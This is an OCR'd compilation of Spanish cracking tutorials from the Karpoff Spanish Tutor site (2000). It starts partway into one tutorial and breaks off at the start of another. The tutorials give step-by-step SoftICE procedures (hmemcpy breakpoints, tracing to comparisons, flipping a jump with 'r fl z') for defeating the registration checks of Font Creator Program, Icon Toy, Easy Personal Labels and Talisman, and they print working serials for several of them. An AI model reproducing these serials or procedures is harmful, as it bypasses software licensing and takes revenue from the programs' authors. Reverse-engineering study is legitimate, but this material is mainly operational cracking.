
abrimos el programa y nos aparece la típica nag...se verá así:.

ahora me doy cuenta que estos tipos no quieren que se nos olvide que no estamos registrados.
damos click en register y vemos una caja de registro que nos pide los siguientes datos:

-user name
-company (if applicable)
-registration password (lo que buscamos)

llenamos la caja con cualquier dato y luego le damos click a register y como el programa no es estúpido, por supuesto que la registration password no será aceptada y desplegará este mensaje de registro falso:

a continuación... cerramos font creator program.
debemos recopilar la mayor cantidad de información para saber por dónde atacar a este programa y para eso utilizaremos el genial file inspector v2.0 el que nos mostrara si fcp (font creator program= fcp desde ahora) está encriptado y también en qué leguaje está hecho.
abrimos file inspector v2.0 ,luego vamos a abrir archivo, y cuando hayas abierto el ejecutable (fcp3.exe) luego le damos click a analizar y luego a la lengüeta que dice compilador...se verá así:



con la información que ahora tenemos sumado al mensaje que el programa desplegó de registro falso optaremos por usar el softice para conseguir un código de registro.

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso. a continuación... abrimos fcp y nos aparece la nag que está al inicio de este tutorial en la que está la opción register, la que al presionar nos mandará a la caja de registro. introducimos nuestro nombre, compañia, y un número de registro que debemos recordar para cuando estemos
dentro del softice y veamos las comparaciones; todavía no damos click en register; lo que ahora debemos hacer es presionar control+d para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice... colocamos bpx hmemcpy y presionamos enter, luego presionamos f5 para salir del softice. ahora le damos click a register y si todo sale bien el bpx debería picar y hace saltar al softice.
luego presionamos f11 1 vez ---------> f12 11 veces, ponemos bc * para quitar el bpx y estaremos aquí:

015f: 004f557b ff75f8 push dword [ebp-08]

luego le damos más o menos 41 toques a f10 para llegar aquí:

015f: 004f5612 e84debf0ff call 00404164

luego presionamos f8 para entrar en la call... llegaremos aquí:

015f: 00404164 53 push ebx

presionamos f10 5 veces, para llegar a una comparación realmente sospechosa...

015f: 0040416b 39d0 cmp eax,edx

hey !! llegó la hora de preguntar :)

colocamos d eax y la windows data nos muestra esto:

w9v8371w3xqp

huy, al parecer la hemos encontrado y si colocamos d edx veremos la falsa

123123123123

que más decir, ya la hemos encontrado. ahora anotamos el código y presionamos f5 para salir del softice, abrimos el programa y luego insertamos el mismo nombre y la compañía que habíamos puesto antes de entrar al softice, lo único que debemos variar es el código de registro,
:) obviamente. en mi caso:

-user name act mago

-company (if applicable) nn

-registration password w9v8371w3xqp

le damos click a register y nos sale esto:

programa crackeado...

nota

soy humano y cometo errores, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a tnt!. excelente página, muy buen trabajo...sigan adelante. (especialmente a xasx, (no pararé :)) y profesor x.) saludos a toda la people de tutoriales2000.

saludos al l.d.a. (monofeo , flaco (pastero), chirda, taza, afo, solerman, nasal, peter y a todos los demás). saludos a todos los crackers del mundo.
chao !!
espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, l*ean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.*

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Icon Toy V 3.1

PROTECCION:	Trial 30 días
Objetivo:	Conseguir un número de serie válido
Descripcion:	Este programa sirve para extraer íconos desde archivos como: ICO, ICL, EXE, DLL, SCR, CPL, OCX y BMP. Además funciona como manipulador de wallpaper (fondo)..
Dificultad:	Novato
DOWNLOAD:	http://www.lighttek.com
Herramientas:	**File inspector v 2.0 y SoftIce v 4.05**
CRACKER:	**Act Mago** **FECHA: 25/10/2000**


introduccion

hola amigos, presento mi cuarto tutorial.ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. . he decidido comenzar a mostrar el uso de softice, ya que en mis tres tutoriales anteriores no lo usé y me parece sumamente importante usarlo para que aquellos que saben muy poco o nada vean el potencial de esta importante herramienta. si no lo tienes instalado puedes bajártelo en www.crackstore.com asumo que tienes conocimientos básicos sobre el uso de softice.
y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

al atake


aabrimos el programa y se ve todo normal, no hay nags ni nada que nos moleste... parece freeware :) le hechamos un vistazo a los botones que tiene y nos encontramos con una r (registration) al lado del ? (about). le damos click a la r y nos aparece la típica caja de registro que en esta oportunidad nos pide:

-registration name:
-registration number:
la caja luce así...




llenamos la caja con cualquier dato y luego damos click en register!.

el programa desplegará el siguiente mensaje de error...:



a continuación...cerramos icontoy. ahora debemos saber algunas cosas importantes antes de actuar y para eso utilizaremos el genial file inspector v2.0, herramienta que conocí gracias a un tutorial de profesor x ; básicamente lo que necesitamos saber es que si este programa está encriptado y en que lenguaje está hecho.
abrimos file inspector v2.0 luego vamos a abrir archivo, y cuando hayas abierto el ejecutable (icontoy.exe) luego le damos click a analizar y luego a la lengüeta que dice compilador... se verá así:



con la información que ahora tenemos sumado al mensaje que el programa desplegó de registro falso optaremos por usar el softice para conseguir un número de registro.
.

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso. a continuación... abrimos icontoy y vamos a la caja de registro, en donde colocamos nuestro nombre y un número de registro al azar. todavía no damos click en register!; lo que ahora debemos hacer es presionar control+d para que salte el softice y así poder colocar nuestro breakpoint.
ya estamos dentro del softice... colocamos bpx hmemcpy y presionamos enter, luego presionamos f5 para salir del softice. ahora le damos click a register!, y si todo sale bien el bpx debería picar y hacer saltar al softice.
luego presionamos f11 1 vez ---> f12 6 veces, ponemos bc* para quitar el bpx, estaremos aquí:

015f: 0042397e 5e pop esi

luego presionamos f10 más o menos 34 veces para llegar aquí:

015f: 00485fa0 e8b3fcffff call 00485c58

luego presionamos f8 para entrar en la call...

llegaremos aquí:

015f: 00485c58 55 push ebp

presionamos f10 8 veces para llegar a una gran cantidad de comparaciones:

015f: 00485c6b 3d8ca6ba00 cmp eax,00baa68c

aquí debemos parar el largo traceo, y comenzar a preguntar :)

colocamos d eax y la windows data (wd) se queda en blanco, entonces colocamos ? eax y vemos nuestro número falso 0001233321 (sin contar los ceros) por supuesto. entonces colocamos ? 00baa68c y vemos lo siguiente:

0012232332 ------> un número de serie válido !!!!! (sin contar los ceros)

anotamos el número y luego presionamos f5 para salir del softice.

ahora insertamos los datos en la caja de registro, en mi caso:

registration name: act mago

registration number: 12232332

damos click en register! y veremos esto:

programa crackeado... y si no te gusta el serial number puedes conseguir muchos más en la gran cantidad de comparaciones.

nota

soy humano y cometo errores, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a tnt!. excelente página, muy buen trabajo...sigan adelante. (especialmente a xasx, (no pararé :)) y profesor x.) saludos a toda la people de tutoriales2000.
saludos al l.d.a. (monofeo , flaco (pastero), chirda, taza, afo, solerman, nasal, peter y a todos los demás). saludos a todos los crackers del mundo.
chao !!
espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, l*ean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.*

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Easy Personal Labels v2.5 rev.1

PROTECCION:	**Limitacion de Tiempo**
Objetivo:	Conseguir el numero de registro valido
Descripcion:	Con este programa podrás imprimir etiquetas profesionales para tus cartas y tus disquetes, sin necesidad de ser un diseñador experimentado.
Dificultad:	Novato
DOWNLOAD:	http://member.aol.com/jgraff
Herramientas:	**Softice & File Inspector**
CRACKER:	**Act Mag0** **FECHA: 25/10/2000**

INTRODUCCION

hola amigos, presento mi sexto tutorial.ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. he decidido profundizar el uso de softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

al atake

abrimos el programa y todo se ve normal pero si vamos a file hay una opción para registrar el programa que dice register shareware, le damos click y aparece una caja de registro para insertar los siguientes datos:

name:


registration code:

registration number:

como hacemos siempre insertamos cualquier dato y le damos click al botón ok y como el programa no es estúpido por supuesto que no aceptará los datos y mostrará algo así...

a continuación...cerramos easy personal labels.

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v2.0** el que nos mostrara si está encriptado y también en que leguaje está hecho.abrimos **file inspector v2.0** ,luego vamos a abrir archivo, y cuando hayas abierto el ejecutable (ezlabels.exe) luego le damos click a analizar y luego a la lengüeta que dice compilador...se verá así:



hey !!! este programita viene empacado...que podemos hacer... :) , por mi parte usaré softice para encontrar un registro válido.

a continuación... cerramos **file inspector v2.0**.

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos easy personal labels y vamos directamente a la caja de registro en donde introducimos nuestro nombre, cualquier registration code y number respectivamente. todavía no damos click en ok; lo que ahora debemos hacer es presionar control+d para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos bpx hmemcpy y presionamos enter, luego presionamos f5 para salir del softice. ahora le damos click a ok y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos f11 1 vez ---------> f12 11 veces, ponemos bc * para quitar el bpx y estaremos aquí:

015f: 00450349 8b8528feffff mov eax,[ebp-01d8]

luego f10 1 vez para llegar aquí:

015f: 0045034f ba00054500 mov edx,00450500

la mayoría de las veces chequeo los valores, los saltos, las comparaciones o lo que sea antes de una call y aquí si colocamos un **d eax** veremos nuestro registration code falso (en mi caso 1122), que raro ? :) y si colocamos **d 00450500** veremos zenith, más sospechoso que lo anterior. damos f10 1 vez para llegar a la call que está abajo de esta sospechosa línea...se verá así:

015f: 00450354 e88f33fbff call 004036e8

para entrar en la call le damos a f8 1 vez para llegar aquí:

015f: 004036e8 53 push ebx

ahora presionamos f10 5 veces para llegar a esta comparación...

015f: 004036ef 39d0 cmp eax,edx

colocamos **d eax** y la windows data nos muestra esto:

1122

nuevamente nos topamos con nuestro registration code falso y si colocamos **d edx** veremos esto:

zenith

que más decir, ya hemos encontrado nuestro registration code, pero que hay del registration number ??? algo me huele mal porque ni siquiera nos hemos topado con nuestro registration number falso, pero abajo de la comparación hay una línea a la que llegamos dando f10 1 vez, la que se verá así...

015f: 004036f1 0f848f000000 jz 00403786

al parecer este salto debe decidir algo importante y abajo hay un test... qué pasaría si invertimos el salto y apretamos f5 para ver que sucede ?? si no sabes como invertir esto se hace colocando **r fl z**

invertimos, presionamos f5 y vemos esto...

por lo menos yo estaba preocupado y era así de fácil :) , no puedo creerlo, cierro el programa, lo abro y estoy registrado. esto se debe a que el programa crea un archivo llamado lreg.dt que contiene los datos del registro, y el programa cada vez que se reinicia lo revisa y ve tu estado. podemos deducir que en la caja de registro debemos colocar esto:

name: act mago

registration code: zenith

registration number: (cualquiera)

mientras escribía este tutorial me registre con otro nombre, lo que dejaria la caja así:

name: (cualquiera)

registration code: zenith

registration number: (cualquiera)

programa crackeado...

nota

soy humano y cometo errores, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a **tnt!**. excelente página, muy buen trabajo...sigan adelante. especialmente a **xasx**, (no pararé **:)**)

saludos a **dek_oin.**

saludos a toda la people de **tutoriales2000**. saludos a **profesor x**.

saludos al l.d.a. (**monofeo (gran amigo), flaco (pastero), chirda, taza, afo, solerman, nasal, peter** y a todos los demás)

saludos a todos los crackers del mundo.

chao !!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,

lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa **Talisman 1.61**

PROTECCION:	**Name / Serial**
Ojetivo:	Conseguir un código de registro válido
Descripcion:	Utilidad de escritorio
Dificultad:	Novato
DOWNLOAD:	www.lighttek.com
Herramientas:	**Softice 4.05, File inspector 3.0**
CRACKER:	**Act MagO** **FECHA: 25/10/2000**

INTRODUCCION

hola amigos, presento mi séptimo tutorial.ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. he decidido profundizar el uso de softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

comentario del programa

una nueva y revolucionaria aproximación al escritorio de windows 98. no es un simple creador de temas de escritorio, sino que te ocultará el escritorio normal y lo cambiará por otro mejor, sin los feos iconos y barras de desplazamiento. permite la creación y manipulación sencilla de hasta 999 pantallas diferentes. puedes crear y añadir casi cualquier tipo de objeto, y adjuntar cualquier tipo de comando de shell interno o ejecutar cualquier aplicación. los objetos, que se pueden ocultar, se pueden programar para reaccionar a los clics del ratón o al movimiento del ratón. los tipos de objetos disponibles incluyen el menú de inicio, los menús de tareas, y los menús de carpetas.podrás añadir imágenes de fondo al escritorio y añadir sonidos a diferentes eventos. toda la configuración y las imágenes se guardan en un fichero de base de datos. incluso puedes crear más de una base de datos y usar objetos que enlacen de una base de datos a la otra.en definitiva, si estás cansado de ver siempre el mismo interfaz de windows, y quieres darle un toque personal, no hay mejor opción que la de probar taslimán.

comentario sacado desde softonic debido a que no he tenido tiempo para probar el programa.

lo que nos interesa... el programa es distribuido como shareware con período de prueba de 30 días, por lo tanto si quieres seguir usando el software deberás pagar us$ 25.00

por suerte contamos con softice...

al atake

abrimos el programa y todo se ve normal, pero si damos click con el botón derecho del mouse, veremos la alternativa about/registration... , le damos click y aparece la caja de registro solicitándonos los siguientes datos:


your name:

your code:

como hacemos siempre insertamos cualquier dato y le damos click al botón **register!** y como el programa no es estúpido por supuesto que no aceptará los datos y mostrará algo así...

a continuación...cerramos talisman.

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v3.0** el que nos mostrara si está encriptado y también en que leguaje está hecho.abrimos **file inspector v3.0** ,luego vamos a abrir archivo, y cuando hayas abierto el ejecutable (talisman.exe) luego le damos click a analizar y luego a la lengüeta que dice compilador...se verá así:



con la información que tenemos creo que el camino más fácil será usar nuestro querido softice para conseguir un código de registro válido.

a continuación... cerramos **file inspector v3.0**.

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos talisman y vamos directamente a la caja de registro en donde introducimos nuestro nombre y cualquier código de registro. todavía no damos click en **register!**; lo que ahora debemos hacer es presionar control+d para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos bpx hmemcpy y presionamos enter, luego presionamos f5 para salir del softice. ahora le damos click a **register!** y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos f11 1 vez ---------> f12 11 veces, ponemos bc * para quitar el bpx y estaremos aquí:

015f: 0047ef27 837df400 cmp dword ptr [ebp-0c] , 00

luego f10 14 veces para llegar aquí:

015f: 0047ef65 e8023af8ff call 0040296c

aquí colocamos **d eax** y la window data se quedará en blanco y si aquí mismo colocamos **? eax** veremos nuestro código de registro falso. se podría decir que vamos por el camino correcto.

luego f10 16 veces para llegar aquí:

015f: 0047ef9a 75f2 jnz 004ef8e ^

aquí este salto nos manda de vuelta en el traceo con f10, abajo se ve una call a la que podemos llegar poniendo un bpx (supongo que ya pusiste bc *), entonces ponemos:

bpx 0047ef9a

luego presionamos f5 y el softice nos dará un pantallazo que nos dejará aquí:

015f: 0047efa2 e8c539f8ff call 0040296c

luego presionamos f10 3 veces para llegar aquí...

015f: 0047efaf 3b75fc cmp esi,[ebp-04]


esta comparación es decisiva para mí. colocamos **? eax** y veremos esto:

0000519036 (recuerda este número, pero sin los ceros obviamente) :) ya lo tenemos.

pero cómo podemos estar tán seguros? si miras más abajo podrás ver un salto como este:

015f: 0047efb2 0f85bf000000 jnz 0047f077

si inviertes el salto colocando **r fl z** y das f5 verás esto:



ya no tenemos dudas, volvemos al softice presionando control+d y ponemos bc *. cerramos talisman, lo volvemos a abrir, vamos a la caja de registro y colocamos nuestro nombre (el mismo que pusiste al comenzar con softice) y nuestro número de registro recién obtenido, en mi caso:

your name: act mago

your code: 519036

damos click en **register!** y....

programa crackeado...

nota

soy humano y cometo errores, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a tnt!. excelente página, muy buen trabajo...sigan adelante. especialmente a **xasx**, (no pararé **:)**)

saludos a **dek_oin.**

saludos a toda la people de **tutoriales2000**. saludos a **profesor x**.

saludos al l.d.a. (**monofeo (gran amigo), flaco (pastero), chirda, taza, afo, solerman, nasal, peter** y a todos los demás)

saludos a todos los crackers del mundo.

chao !!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,

lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

act mago 2000

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**Deskman v2.5e**

PROTECCION:	**Name y Serial**		
Descripcion:	**Utilitario**		
Dificultad:	**Facilucha**		
DOWNLOAD:	http://www.anfibia.net		
Herramientas:	**Softice e ingenio**		
CRACKER:	**Yerba Mate Nº8**	**FECHA:**	**../10/2000**


introduccion

si te gustan los juegos de ingenio, este tutorial te va a interesar. si bien tiene un sistema de protección como los programas anteriores, lo más dificil es encontrar la ventana para introducir los datos y el botón de aceptar. ultimamente me estoy encontrando con bastantes programas de este estilo, por lo que me pareció interesante dedicarle un tutorial.

al atake

